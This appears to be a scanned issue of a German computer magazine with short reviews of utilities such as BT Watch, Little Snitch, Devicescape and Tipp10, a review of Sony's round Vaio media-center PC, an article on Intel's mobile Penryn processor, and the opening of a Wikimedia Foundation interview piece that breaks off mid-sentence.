Sei es zur Mittagspause oder zum Feierabend: Oft vergisst man beim Verlassen des Windows-PC, diesen ordentlich zu sperren, um den Zugriff unbefugter Personen auf den Rechner zu verhindern. Mit BT Watch sperrt sich der Desktop automatisch, sobald man mit seinem Bluetooth-Handy den Empfangsbereich eines Bluetooth-Dongles im PC verlässt. Zwar kann man die zeitabhängige Sperre von Windows benutzen, das ist aber unpraktisch, weil der Nutzer jedes Mal sein Passwort zum Ent sperren eingeben muss, obwohl er vielleicht gerade nur ein längeres Telefongespräch hatte.

BT Watch sperrt hingegen den Rechner nur, wenn der Anwender zusammen mit seinem Handy den Raum verlässt. Alternativ kann das Programm den Rechner auch komplett herunterfahren. Nach der Installation von BT Watcher ist die einmalige Kopp lung mit dem eigenen Bluetooth-Handy notwendig, wozu dieses in den sichtbaren Mode geschaltet werden muss. Anschließend sucht BT Watcher nach dem Handy und fordert zur Eingabe eines aus Zahlen frei wählbaren, auf dem Handy und dem PC jedoch übereinstimmend einzugebenden Passworts auf. Nach dem Pairing darf der Anwender sein Handy wieder in den unsichtbaren Mode schalten.

Das Sperren des Desktops lässt sich mit einem Timeout verzögern, falls man nur mal kurz zur Toilette muss. Kehrt man an den Arbeitsplatz zurück, so verbindet sich der PC wieder mit dem Handy. Leider schaltet BT Watcher den PC nicht wieder automatisch frei, sodass der Nutzer sein Anmeldepasswort eingeben muss. Für den Preis von 15 US-Dollar hätte man dies eigentlich erwarten können. BT Watch kann schussigen Anwendern helfen, ihren Desktop vor einfachen Zugriffsversuchen zu sichern. (dab)

## BT Watch 1.4

### Zugriffsschutz für Windows

Hersteller	ZU-FI SOFTware
Website	<a href="http://btwatcher.zufi.eu/">http://btwatcher.zufi.eu/</a>
Systemanf.	Windows XP, Vista
Preis	15 US-\$

## Schlankheitskur

### PowerPoint Minimizer reduziert den Umfang von Präsentationen, um Festplatten und Mailserver zu entlasten.

PowerPoint-Präsentationen zieren meist jede Menge Bilder. Fügt man noch ein buntes Folienlayout hinzu, schwächt die Datei kräftig an. Um sie auf eine handhabbare Größe zu reduzieren, bietet PowerPoint Minimizer drei Verkleinerungsstufen. Wer den Grad der Kompression exakter festlegen möchte, wählt die benutzerdefinierten Einstellungen mit acht Varianten für Auflösungen von 1920 × 1440 bis 320 × 240 Pixeln und einer stufenlos wählbaren JPEG-Qualität. Bei starker Kompression verliert eine typisch bebilderte Foliensammlung rund 85 Prozent an Umfang. Den Bildern sieht man die drastische Verkleinerung allerdings an: Schrift in Screenshots erscheint verschwommen und zuvor gestochene scharfe Fotos zeigen die üblichen Artefakte. Nach minimaler Verkleinerung ist das Ergebnis bei einer Platzersparnis von etwa 50 Prozent noch deutlich vorzeigbarer.

Eine Suchfunktion mit Dateigrößen- und Datumsfilter erleichtert das Finden von Präsentationen auf beliebigen Laufwerken. Über die Windows-MAPI-Schnittstelle reicht das Programm geschrumpfte Präsentationen auf Wunsch an einen E-Mail-Client weiter.

Das simple Tool wandelt alle Bilder einer Präsentation in JPEGs um, außerdem entfernt es Meta-Daten, etwa zur Änderungshistorie einer Datei. Wie viel die Kompression bringt, hängt also davon ab, wie viele Bilder eine Präsentation enthält und wie hoch diese aufgelöst sind. Dateien, deren Größe auf Videos, Ton oder aufwendige Animationen zurückzuführen ist, profitieren kaum von einer Bearbeitung mit dem Minimizer. Wer häufig bilderlastige Präsentationen erstellt und per Mail verschickt, kann sie mit PowerPoint Minimizer bequem auf Postfachgröße zusammenstauchen. (dwi)

## PowerPoint Minimizer

### PowerPoint-Tool

Hersteller	balesio, <a href="http://www.balesio.com">www.balesio.com</a>
Vertrieb	zoneLINK, <a href="http://www.zonelink.de">www.zonelink.de</a>
Systemanf.	Windows 98 bis Vista
Preis	30 €

## Kleine Petze

### Little Snitch überwacht Netzwerkaktivitäten und erlaubt, ausgehende Verbindungen gezielt zu unterbinden.

Die in Mac OS X integrierte Firewall – Systemversion 10.5 bringt zusätzlich noch eine Anwendungs-Firewall mit – überwacht die eingehenden Verbindungen von anderen Computern aus dem lokalen Netzwerk oder dem Internet. Ausgehenden Netzwerkverkehr behelligt sie indes nicht. Das übernimmt Little Snitch.

Will ein Systemdienst oder eine Anwendung eine Verbindung zu einem anderen Rechner aufbauen, informiert Little Snitch per Dialog darüber. Der Überwacher verrät unter anderem, welcher Prozess zu welchem Server und Port eine Verbindung wünscht. Der Anwender kann dies erlauben oder verbieten: einmalig, bis zum Beenden des Prozesses oder für alle Zeiten. Man darf ferner festlegen, ob dies etwa alle Verbindungen zum Server betrifft, nur die zu dem gewünschten Port, zu beidem oder generell alle zukünftigen Verbindungen.

Little Snitch erstellt mit den Vorgaben des Anwenders eine Regel, die standardmäßig noch im Konfigurationsprogramm zu bestätigen ist. Dort erhält man auch Gelegenheit, vorschnell getätigte Passierscheine zu widerrufen oder zu erweitern. Ein Netzwerkmonitor zeigt auf Wunsch in der Menüzeile ein- und ausgehenden Verkehr an und präsentiert in einem kleinen Rauchglasfenster, welche Verbindungen aktuell bestehen.

Der kleine Netzwerkspitzel lässt sich leicht bedienen, netzwerkunfahrene Anwender überfordert er unter Umständen aber mit der Anzahl der Nachfragen dennoch – trotz der standardmäßig eingerichteten Regeln, die für ein reibungsloses Funktionieren essentieller Systemdienste sorgen. Wer jedoch über ein wenig Netzwerkwissen verfügt, der wird von Little Snitch umfassend über die Vorgänge auf seinem System informiert. (adb)

## Little Snitch 2.0.1

### Firewall für ausgehenden Datenverkehr

Hersteller	Objective Development Software GmbH, <a href="http://www.abdev.at">www.abdev.at</a>
Systemanf.	Mac OS X 10.4
Preis	25 €



## Schlüsseldienst

**Devicescape speichert Benutzernamen und Kennwörter und meldet den eigenen Zoo aus Notebooks, Mobiltelefonen und Webpads vollautomatisch an WLAN-Hotspots an.**

Nachdem man bei Devicescape ein Konto eröffnet hat, wählt man aus einer Liste von Anbietern seinen Hotspot-Betreiber und hinterlegt die persönlichen Zugangsdaten auf der Website. Anschließend installiert man auf allen seinen mobilen Internetgeräten wie Notebook, Mobiltelefon und Webpad eine schlanke Software, die sich bei Devicescape registriert und das Gerät beim nächsten Ausflug selbstständig an den Hotspots des Anbieters anmeldet – ganz ohne Tippterei.

In Europa funktionieren beispielsweise die Hotspots von FON, T-Com, T-Mobile und einigen Universitäten. Fehlt der eigene Anbieter in der Devicescape-Liste, teilt man dem Dienst die Daten per Formular mit. Devicescape unterscheidet zwischen öffentlichen Hotspots und privaten verschlüsselten Funknetzen, die man unter dem Punkt „Personal“ abheften kann.

Laut Devicescape liegen alle Passwörter und Benutzernamen verschlüsselt auf dem Server, der Client speichert nichts: Stattdessen schickt die Software vor der Anmeldung per DNS (Domain Name System) eine Anfrage zu einem Server des Betreibers, der mit den verschlüsselten Zugangsdaten antwortet, sodass sich der Client am Hotspot anmelden kann. Das ist eine pfiffige Idee, da die meisten Hotspots DNS ohne Authentifizierung passieren lassen. Bei verschlüsselten WLANs versagt dieser Trick, sodass der Dienst dafür nur als Online-Speicher herhalten kann – das Freigeben dieser Daten an andere Devicescape-Nutzer funktionierte im Test jedoch nicht.

Devicescapes Grundfunktionen arbeiten schon recht zuverlässig. Doch stellt sich die Frage, ob man persönliche Zugangsdaten einem Online-Dienst überlassen sollte. (rek)

### Devicescape Beta

#### Internet-Dienst für die Anmeldung an Funknetzen

Betreiber	Devicescape, <a href="http://www.devicescape.com">www.devicescape.com</a>
Systemanf.	Windows, Mac OS X, iPhone, Nokia Webpads, E/N-Serie
Preis	kostenlos



## Zum Diktat!

**Zehn Finger tippen schneller als zwei. Tipp10 vermittelt unter Windows, Linux und Mac OS in aufeinander aufbauenden Lektionen die Kunst des Zehnfingersystems.**

Wer von der Texteingabe nach dem Adler-system – Buchstabe suchen, einkreisen, zusstoßen – genug hat und das Zehnfingersystem erlernen will, findet mit Tipp10 den passenden Trainer. Das Programm ist kostenfrei erhältlich und bringt dem Anwender in 17 Lektionen das blinde Tippen mit zehn Fingern bei.

Zu Beginn trainiert Tipp10 die Buchstaben der Grundposition, mit jeder Lektion kommen weitere Zeichen hinzu. Die Anwendung analysiert im Hintergrund den Lernfortschritt und wiederholt häufig falsch eingegebene Zeichen öfter als andere. Tipp10 lässt sich dabei gut an den individuellen Trainingsstand anpassen: Man kann sowohl die Geschwindigkeit des Laufbands mit den zu tippenden Zeichen und die Dauer einer Lektion in Minuten oder Zeichen als auch das Verhalten bei Tippfehlern einstellen. Tipp10 kann diese beispielsweise automatisch korrigieren oder akustisch darauf hinweisen.

Statistiken über den Verlauf der Lektionen, Anschläge pro Minute und die Fehlerquote bei jedem Zeichen helfen bei der Kontrolle des Lernerfolgs. Beherrscht man alle Zeichen aus dem Effeff, kann man in Lektionen mit eigenen Texten an der Schreibgeschwindigkeit arbeiten. Dafür eignen sich auch die freien Lektionen, die Texte zu bestimmten Themengebieten wie Programmieren und Geschichte enthalten.

Besonders angenehm ist die übersichtliche und schnörkellose Trainingsansicht, die auf Wunsch optische Hilfen wie eine farbig markierte Grundstellung und eine Trennlinie einblendet. (amu)

**Soft-Link 0802055**

### Tipp10

#### Tipptrainer

Hersteller	Tom Thielicke, IT Solutions, <a href="http://www.tipp10.de">www.tipp10.de</a>
Systemanf.	Windows, Mac OS oder Linux
Preis	kostenlos (GPL)



Sven Hansen

# TV-Schachtel

## Media-Center-PC von Sony

Vielleicht gibt es ihn doch, den Wohnzimmer-PC. Sony stellt mit seinem Vaio VGX-TP1E einen schicken Design-PC vor, der zumindest zu schön fürs Arbeitszimmer ist.



Eigentlich schaut er mehr wie ein Staubsaugerroboter aus: Sonys Design PC Vaio VGX-TP1E steckt in einem kreisrunden Kunststoffgehäuse mit 27 Zentimeter Durchmesser. Die schicke Hutschachtel ist neun Zentimeter hoch, am äußeren Rand verläuft nicht ganz mittig eine Schattenfuge, sodass man versucht ist, den „Deckel“ abzuheben und ins Innere des VGX-TP1E zu schauen.

Dort verbaut Sony modifizierte Notebook-Technik. Auf dem runden Mainboard befindet sich ein Intel Core 2 Duo T5500 mit zweimal 1,66 GHz, Onboard-Grafik (Intel 945 Express) und 1 GByte Arbeitsspeicher, der als 2 SO-Dimm-Riegel à 512 MByte ab Werk beide Speicherslots belegt. Das Kühlkonzept ist durchdacht, der Prozessorlüfter mit Heatpipe saugt die Luft durch den Geräteturm an und führt sie zur Rückseite hinaus. Ein zweiter Lüfter sorgt für einen leichten

Aufzug über die Festplatte. Beim Massenspeicher setzt Sony auf Desktop-Technik: Im Innern rotiert eine schwungssichere gelagerte, 500 GByte fassende SATA-Festplatte von Seagate im 3,5-Zoll-Format (ST3500830AS).

Auf der Geräterückwand prangt ein Logo „Full HD 1080“, als optisches Laufwerk ist aber nur ein einfaches DVD-RW-Laufwerk verbaut (Sony AW-G540A). Auf den Genuss von HD-Filmen von Blu-Ray Disc oder HD-DVD muss man also verzichten. Als Betriebssystem kommt ein Vista Home Premium mit integriertem Media Center zum Einsatz.

Hinter einer Schiebeklappe an der Vorderseite finden sich zwei USB-2.0- und FireWire-Anschlüsse sowie Kartenleser für SD/MMC-Cards und Memory Sticks. Das Bild gibt der Vaio VGX-TP1E wahlweise per VGA oder via HDMI aus. Tatsächlich beherrscht er hier HD-Auflösungen bis 1080p – kann allerdings wegen seiner schwächeren Onboard-Grafik längst nicht alle HD-Filme von Festplatte ruckelfrei wiedergeben. DivX-, MPEG-2- oder WMV-Filme lassen sich meist abspielen, bei H.264-kodiertem Material muss die Filmdose allerdings passen. Dass ist besonders schade, weil Sony mit Intervideos WinDVD 7 sogar eine Abspielssoftware mit H.264-Decoder beilegt.

Als Videorecorder-Ersatz macht der VGX-TP1E im heimischen Wohnzimmer eine gute Figur. Mit 1,59 Sone bei der DVD-Wiedergabe verhält er sich ruhig und verrichtet bei einem Stromverbrauch um die 55 Watt für einen PC recht sparsam sein Werk. Selbst bei Vollast lässt sich das Gerät nicht über 60 Watt treiben.



Hinter einer Schiebeklappe verbirgt Sony USB-Anschlüsse und Kartenleser (oben). Auf der Geräterückseite befindet sich neben dem HDMI-Ausgang ein VGA-Anschluss für ältere Displays (unten).

Surround-Sound an einen Heimkinostärker weiterleiten kann. Per HDMI ist nur die Ausgabe von Stereosound möglich.

Zum Paket gehören 60-Tage-Testversionen von Microsoft Office, der Sicherheits-Suite Norton 360 und DivX Pro. Symantecs umfangreiches Sicherheitspaket ist besonders penetrant und drängt sich bei jedem Systemstart in den Vordergrund, selbst wenn man es nicht nutzen möchte. Sonys Vaio-Entertainment-Paket darf natürlich nicht fehlen: Es enthält einen proprietären Medienserver- und Client, um den PC mit anderen Vaio-Geräten im Heimnetz zu verbinden. Das kann der VGX-TP1E als DLNA-zertifiziertes Intel-Viiv-Gerät auch nach dem UPnP-AV-Standard. Mit der Medienfreigabe des Windows Media Player 11 lässt sich der Design-PC so als sparsamer Medienserver im Heimnetz nutzen. Dank WLAN (802.11b/g) und einer schicken externen Antenne kann man den Rechner auch problemlos ins Funknetz einbinden.

## Fazit

Für unter 1000 Euro bekommt man mit dem Vaio VGX-TP1E einen schicken und durchdachten Multimedia-PC, der auch zur Bewältigung der üblichen Büroaufgaben genug Leistung bietet. Als Spiele-PC ist die Hutschachtel hingegen nicht zu gebrauchen. Ärgerlich ist, dass das schicke Gerät mit seiner schwachen Grafikleistung knapp an der Blu-Ray-Wiedergabe scheitert. Eine etwas bessere Onboard-Grafik hätte genügt, um den Rechner durch Austausch des optischen Laufwerks in einen Blu-Ray-Spieler zu verwandeln. Als sparsamer Medien-PC und Datenlieferant im Heimnetz eignet sich der VGX-TP1E aber allemal. (sha)

## Design-PC

### Sony Vaio VGX-TP1E

Hersteller	Sony, <a href="http://www.sony.de">www.sony.de</a>
Prozessor	Intel Core 2 Duo T5500, 1,66 GHz
Grafik	Intel 945 Express Onboard-Grafik
Speicher	1 GByte DDR2-SDRAM
Festplatte	3,5", 500 GByte SATA
Netzwerk	Ethernet, WLAN 802.11b/g
Videoanschlüsse	VGA, HDMI, Composite-In, S-Video-In
Audioanschlüsse	Audio-Out (analog, optisch digital), Line-In (analog)
sonstige Ausstattung	Hybrid-Tuner (analog, DVB-T), Funktastatur, IR-Fernbedienung
Stromverbrauch Standby / Vollast	2,8 Watt / 56 Watt
Audioklirr / Dynamik	0,001 % / 93 dB(A)
Lautheit Ruhezustand, DVD-Wiedergabe	0,49 Sone / 1,59 Sone
Preis	1000 € (Straßenpreis 880 €)

Anzeige

Jörg Wirtgen

# Pufferbäcker

## Die Mobilversion des Intel Core 2 Duo „Penryn“

Für das nächste Update der Mobilplattform Centrino hat Intel sich den Prozessor vorgenommen und die Fertigung von einem 65- auf einen 45-nm-Prozess umgestellt. Das bringt dem neuen Kern „Penryn“ hauptsächlich einen größeren L2-Cache im Vergleich zum aktuellen „Merom“ und schafft Luft für zukünftige Entwicklungen wie höhere Taktraten und Vierkern-Prozessoren.

Die technischen Details der 45-nm-Fertigung sind spätestens seit Verkaufsstart der Desktop-Versionen des Penryn-Prozessors im November bekannt [1], lesen sich aber immer noch beeindruckend: Das Die ist 25 Prozent kleiner als das des Merom (107 statt 143 mm<sup>2</sup>), fasst aber 41 Prozent mehr Transistoren (410 statt 291 Millionen). Den Einsatz des dazu notwendigen High-k/Metal-Gates, eine Hafniumverbindung mit hoher Dielektrizitätskonstante statt des bisher genutzten Siliziumdioxids als Isolator zwischen Gate-Elektrode und Channel der Transistoren, feiert Intel als Meilenstein der Halbleiter-technik. Dadurch soll entweder der Leckstrom auf ein Fünftel sinken oder der Takt um 20 Prozent steigen können. Andere Halbleiterhersteller wie IBM forschen ebenfalls an dieser Technik, doch mit der Serienfertigung dürfte Intel ihnen mindestens ein dreiviertel Jahr voraus sein.

Der Nutzen für den Anwender fällt weniger spektakulär, aber solide aus: Die neue Core-2-Duo-Generation hat einen um 50 Prozent größeren L2-Cache, ein paar neue SSE-Befehle, zieht unter Volllast nicht mehr Leistung als der Vorgänger und spart bei niedriger Last sogar etwas Strom.

Wie bisher gibt es Versionen mit kleinerem und mit größerem L2-Cache, die kleineren haben nun 3 statt 2 MByte und heißen T8000, die größeren mit Namen T9000 haben 6 statt 4 MByte (siehe Tabelle). Noch kann man die Größe des L2-Cache am Namen erkennen, doch das war beim Merom anfangs auch so

(T7-Modelle hatten 4, T5-Modelle 2 MByte), aber das änderte Intel später: Der T7100 hat nur 2 MByte.

Das Penryn-Spitzenmodell Core 2 Extreme X9000 läuft mit 2,8 GHz und hat übertaktfreundlich keinen festen Multiplikator, aber eine effektive maximale Verlustleistung (Thermal Design Power, TDP) von 44 Watt. Die schnellste mit der bisherigen TDP von 35 Watt auskommende Version ist der Core 2 Duo T9500 mit 2,6 GHz. Mit den gleichen Taktraten laufen auch die aktuellen Core-2-Duo-Modelle, sodass der Anwender erst mal nur von dem größeren L2-Cache profitiert, nicht von höheren Taktraten.

Wie schon Merom hat auch Penryn die Fähigkeit, einen der beiden Kerne um 200 MHz zu übertakten, wenn der andere nichts zu tun hat. Weil der Windows-Scheduler einzelne Tasks häufiger von einem Kern auf den anderen wechselt lässt, bringt die Einkern-Übertaktung in der

Praxis meist nur dann einen deutlichen Vorteil, wenn man das Single-Thread-Programm per Taskmanager fest an einen Kern bindet.

Zusätzlich hat Penryn eine etwas schnellere Divisionseinheit und 47 neue, unter dem Begriff SSE4 zusammengefasste Befehle bekommen. Von ersterem profitieren alle (dividierenden) Anwendungen, letzteres kommt nur denjenigen zugute, die speziell für SSE4 kompiliert sind, anfangs also gar keinen.

Die Anbindung zum Chipsatz bleibt bei FSB800, eine Beschleunigung auf FSB1033 steht erst in den nächsten Monaten mit einer zukünftigen Chipsatz-Generation an. FSB667-Versionen des Penryn für ältere Chipsätze will Intel wohl nicht mehr vorstellen, sondern nur FSB800-Varianten für den Mobile 965. Damit bleibt der aktuelle T7600 mit Merom-Kern und 2,33 GHz der schnellste Prozessor für die FSB667-Plattform.

Die aktuellen Santa-Rosa-Chipsätze Mobile GM965 und PM965 unterstützen Penryn zwar, der zum Merom auch pin-kompatibel ist. Für ein Update kommen dennoch nicht alle Notebooks in Frage: Der X9000 eignet sich nur für die wenigen Gaming-Boliden, die auch die 44 Watt des aktuellen Core 2 Extreme X7900 wegkönnen [2]. Die T9- und T8-Modelle benötigen eine neue Thermal-Diode, da die bisher für Merom genutzte eine falsche Temperatur liefert. Somit funktioniert Penryn nur in denjenigen Notebooks zuverlässig, die zum Auslesen der Temperatur nicht diese Diode nutzen, sondern den mit Merom eingeführten digitalen Temperatursensor DTS. Der Anwender hat allerdings keine

Möglichkeit, das zu unterscheiden, sodass er beim Upgrade auf Herstellerangaben vertrauen muss.

### Durstfrage

Die TDP der T-Varianten von 35 Watt ist weniger ein Maß dafür, wie hoch die Leistungsaufnahme der Prozessoren unter Volllast tatsächlich ist, sondern beschreibt die notwendige Leistungsfähigkeit des Kühlsystems. Wie gut Intel den realen Stromhunger der 45-nm-Prozessoren im Griff hat, lässt sich daraus nur indirekt ableiten.

Einerseits deutet die Entscheidung, maximal 2,6 GHz anzubieten und für 2,8 GHz schon 44 Watt Kühlleistung zu verlangen, darauf hin, dass die Ausbeute an schnellen 35-Watt-Penryns noch sehr gering ist. Andererseits lässt die Quadcore-Demo auf dem taiwanischen IDF hoffen: Dort lief ein Notebook mit einem Vierkern-Prozessor aus zwei Penryn-Dice bei 2,66 GHz mit nur 48 Watt [3]. Das legt die Vermutung nahe, dass ein 2,6-GHz-Penryn mit rund 25 Watt durchaus machbar ist, sodass bei fortschreitender Optimierung der 45-nm-Fertigung 35-Watt-Penryns mit 2,8 oder sogar über 3 GHz realistisch sind. Ebenso dürften angenehm schnelle LV- und ULV-Varianten möglich sein; derzeit erreicht der LV maximal 1,8 GHz (L7700), der ULV 1,2 GHz (U7600). Die vielleicht im Sommer erscheinende Quadcore-Version wird aber vermutlich zumindest anfangs unter dem 44 Watt heißen Extreme-Label fahren.

Viel wichtiger für die Laufzeit eines Notebooks ist allerdings die Leistungsaufnahme bei niedriger Rechenlast. Die will Intel mit dem neuen Stromspar-Modus C6 „Deep Power Down“ weiter senken, in dem L1- und L2-Cache nicht nur wie bisher im C4 geleert, sondern komplett abgeschaltet werden. Schon Merom zieht beim Nichtstun weit unter zwei Watt, sodass sich eine weitere Absenkung wenig bemerkbar macht, denn die übrigen Komponenten wie Display, Grafik und Chipsatz benötigen bei den meisten Notebooks mindestens zehn Watt. Aber immerhin: Dank C6 braucht Penryn trotz größerem L2-Cache nicht mehr Strom als Merom – wenn Spannungswandler und BIOS mitspielen.



Das Penryn-Die (links) hat bei 25 Prozent weniger Fläche 41 Prozent mehr Transistoren als das Merom-Die.

## Nachgemessen

Für erste Messungen stand uns ein Vorsserienmodell des Fujitsu Siemens Lifebook S7210 mit samt 2,6 GHz schnellem Penryn (T9500) zur Verfügung, zum Vergleich haben wir ihn durch einen gleich schnell getakteten Merom (T7800) ersetzt. Viele Anwendungen liefen mit Penryn etwa fünf bis zehn Prozent schneller, einige wenige sogar 20 bis 25 Prozent. Programme, deren Daten schon in den 4-MByte-Cache des Merom passen oder die 6 MByte des Penryn deutlich übersteigen, profitieren kaum. Einige Einzeltests des SPEC-Benchmarks CPU2000 liefen allerdings mit Penryn langsamer als mit Merom.

Das Notebook drosselte bei extrem hoher Last Penryn früher als Merom, wie ein Volllast-Test zeigte: Lastet man mit speziellen Programmen alle Funktionseinheiten beider Kerne maximal aus, zog Merom etwa 49 Watt und hielt das über 5 Minuten durch, bevor er auf 2 GHz heruntertaktete. Penryn hingegen benötigte zwar nur etwa 43 Watt, zog aber mit einem belasteten Kern schon nach 90 Sekunden die Handbremse, mit beiden schon nach etwa 30 Sekunden.

Das frühere Heruntertakten liegt möglicherweise am Vorserienstatus des Boards, jedenfalls zeigten die Temperatursensoren beim Merom realistische Werte an (der Kern throttelt ab 95 °C), während sie beim Penryn ständig über 105 °C vermuteten – ein Hinweis darauf, dass noch einer der alten Temperaturfühler seinen Dienst tut. Denkbar ist aber auch, dass Penryn aufgrund der kleineren Strukturen tatsächlich schneller auf eine kritische Temperatur kommt oder dass wegen des größeren L2-Cache weniger Wartezeiten auf Speicherzugriffe anfallen, während derer Merom sich ein wenig abkühlen konnte.

Die Leistungsaufnahmen oberhalb von 35 Watt sind übrigens kein Widerspruch zu Intels



Ach ja, neue Logos gibt's auch dieses Mal wieder: Die Trennung zwischen Centrino und Centrino Duo entfällt, jetzt preist Intel nur noch Centrino und das fürs PC-Management interessante Centrino vPro an.

TDP, denn Intel garantiert nur, dass die TDP im Normalbetrieb höchstens kurzzeitig überschritten wird. Spezielle Stress-Algorithmen können tatsächlich höhere Leistungsaufnahmen provozieren, doch kaum eine reale Anwendung und selbst nur sehr wenige Benchmarks fallen in diese Kategorie.

## Treiber

Zusammen mit dem Mobil-Penryn angekündigte Chipsatz-Treiber sollen endlich die schon länger versprochenen erweiterten Möglichkeiten des Grafikkerns im GM965 nutzen. Ab Version 15.6.1 sollen Hardware-T&L und Vertex Shader funktionieren, was einige Spiele ein wenig beschleunigen dürfte – Wunder sollte man allerdings nicht erwarten. Sobald Microsoft für Windows Vista DirectX-10-Tauglichkeit fordert, will Intel auch die nachliefern.

Schon jetzt hat Intel den Speicherzugriff mit einem eingesetzten Modul (also ohne Speicher-Interleave) so weit beschleunigt, dass Microsoft in dieser Konfiguration das Vista-Premium-Logo spendiert – bislang gab es das nur bei zwei eingebauten Speichermodulen.

Weiterhin sollen HD-DVD- und Blu-ray-Filme ruckelfrei laufen. Die Anforderungen der HD-Konsortien erfüllt die Chipsatz-Grafik allerdings nicht, sodass die Notebooks kein entsprechendes Logo bekommen – laut Intel reizt allerdings auch kein aktueller Film die Vorgaben aus. Mit zusätzlicher Hardware sollen auch die Notebooks mit GM-Chipsatz das Logo bekommen,

Details dazu waren aber noch nicht zu erfahren.

Ein im Treiber integrierter SATA-Traffic-Monitor soll bewirken, dass der Prozessor bei laufenden SATA-Transfers häufiger in den neuen Schlafmodus C6 gehen kann, was laut Intel vor allem bei Kopieraktionen von CDs und Abspielen von DVD-Videos die Laufzeit etwas verbessert. Zudem hat Intel die Management-Funktionen der vPro-Chipsatz-Version auf Version 2.6 gebracht.

Nicht jeder Anwender kommt allerdings in den Genuss der neuen Treiber, denn ähnlich wie bei ATI/AMD und Nvidia lassen sich die generischen Treiber nicht auf allen Notebooks installieren. Stattdessen muss der Notebook-Hersteller angepasste Treiber bereitstellen.

## Fazit

Für den Anwender ist Penryn ein gutes Geschäft: Zum gleichen

(Großhandels-)Preis bekommt er einen 50 Prozent größeren L2-Cache und höhere Taktraten als bei Merom, und das bei ungefähr gleicher Leistungsaufnahme. Höhere Taktraten dürften folgen, sobald Intel den 45-nm-Prozess weiter optimiert – und die Marketing-Abteilung ihr Okay gibt.

Ob sich mit Penryn zukünftig aber ein Quad-Core-Prozessor mit einer TDP von 35 Watt realisieren lässt, ist fraglich; möglicherweise bleibt er den 44-Watt-Notebooks vorbehalten, die Intel offensichtlich mit dem mittlerweile dritten Extreme-Prozessor als weitere Leistungsklasse etablieren möchte.

Für Besitzer eines Merom-Notebooks eignet sich Penryn nur eingeschränkt als Upgrade, da er anscheinend ohne ausgefeilte Hardware- und BIOS-Unterstützung seine Leistungsfähigkeit nicht voll entfalten kann. Allerdings erlaubt erst ein Blick auf die Seriengeräte ein endgültiges Urteil. (jow)

## Literatur


- [1] Christof Windeck, Schneller oder sparsamer, Intels erste 45-Nanometer-Prozessoren, c't 21/07, S. 26
- [2] Florian Müssig, Mobilprozessor für Spieler, c't 19/07, S. 26
- [3] Andreas Stiller, Prozessorgeflüster, Von Diamantdörfern und Wetterwarten, c't 23/07, S. 19

## Mobile Core 2 Duo mit FSB800

Name	Taktrate	L2-Cache	TDP	Großhandelspreis
<b>Penryn-Kern</b>				
X9000	2,8 GHz	6 MByte	44 Watt	851 US-\$
T9500	2,6 GHz	6 MByte	35 Watt	530 US-\$
T9300	2,5 GHz	6 MByte	35 Watt	316 US-\$
T8300	2,4 GHz	3 MByte	35 Watt	241 US-\$
T8100	2,1 GHz	3 MByte	35 Watt	209 US-\$
<b>Merom-Kern</b>				
X7900	2,8 GHz	4 MByte	44 Watt	851 US-\$
X7800	2,6 GHz	4 MByte	44 Watt	851 US-\$
T7800	2,6 GHz	4 MByte	35 Watt	530 US-\$
T7700	2,4 GHz	4 MByte	35 Watt	316 US-\$
T7500	2,2 GHz	4 MByte	35 Watt	241 US-\$
T7300	2 GHz	4 MByte	35 Watt	241 US-\$
T7250	2 GHz	2 MByte	35 Watt	209 US-\$
T7100	1,8 GHz	2 MByte	35 Watt	209 US-\$

Großhandelspreise für Abnahme ab 1000 Stück

## Penryn und Merom – Messergebnisse



Anzeige

Anzeige

Torsten Kleinz

# „Ein ständiges Bemühen, die Dinge zu verbessern“

## Die Wikimedia Foundation auf dem Weg vom Experiment zur Organisation

Allein nach den Zahlen ist Wikipedia ein Riese. Über acht Millionen Artikel haben Freiwillige für die Online-Enzyklopädie geschrieben. Doch organisatorisch ist Wikipedia ein Zwerg. Bei der Wikimedia Foundation arbeiten nur elf Mitarbeiter. Die neue Geschäftsführerin Sue Gardner erklärt im c't-Interview, dass die US-Stiftung in eine effiziente Organisation verwandelt werden muss.

**D**ie Wikimedia Foundation ist die eigentliche Organisation hinter der freien Online-Enzyklopädie Wikipedia. Sie ist vollständig abhängig von den freiwilligen Beiträgen unzähliger Wikipedia-Begeisterter. Sie schreiben nicht nur Artikel und achten auf die Einhaltung von Mindeststandards, sie kümmern sich auch um die Kern-Aufgaben der Organisation wie die Verwaltung der Server. Auf der anderen Seite steigen mit der wachsenden Popularität der Wikipedia die Anforderungen und Ansprüche der Öffentlichkeit an das Projekt immer weiter.

Gestartet ist die Foundation als Experiment: Jimmy Wales gründete die Stiftung 2003, um nicht allein die Verantwortung für das Projekt tragen zu müssen. Das funktionierte zunächst eher schlecht als recht. Die Mitglieder des Wikimedia-Boards kamen in der Anfangszeit nur selten zusammen. Auch bei der Wahl der Angestellten schien die Stiftung keine glückliche Hand zu haben. So schied zuletzt der Interims-Geschäftsführer Brad Patrick nach neun Monaten im Streit aus der Foundation aus.

Das blieb nicht ohne Folgen für die Wikipedia. Dringend nötige Weiterentwicklungen lassen bis heute auf sich warten. So hatte Jimmy Wales bereits 2006 die Einführung „stabiler Artikelversionen“ angekündigt, die dem grassierenden Vandalismus in der Mitmach-Enzyklopädie Grenzen setzen sollten. Wikimedia-Vorstandsmitglied Erik Möller sagt dazu: „Es gibt viele Projekte dieser Art – es fehlt nur der letzte Anstoß.“ Doch dieser Anstoß bleibt oft aus.

Im Oktober 2006 übernahm dann die Französin Florence Devouard die Leitung der Stiftung. Sie versuchte, die Verhältnisse zu ordnen. Sie gründete Arbeitskreise, um die Mitarbeit von Freiwilligen besser zu koordinieren, stellte die Zusammenarbeit mit nationalen Wikimedia-Organisationen auf eine legale Basis. Und jetzt soll die Stiftung auf neue Füße gestellt werden. Im Dezember 2007 übernahm die Kanadierin Sue Gardner offiziell den Posten des „Executive Director“. Die ehemalige Journalistin war zuvor für die Online-Präsenz des öffentlich-rechtlichen ka-

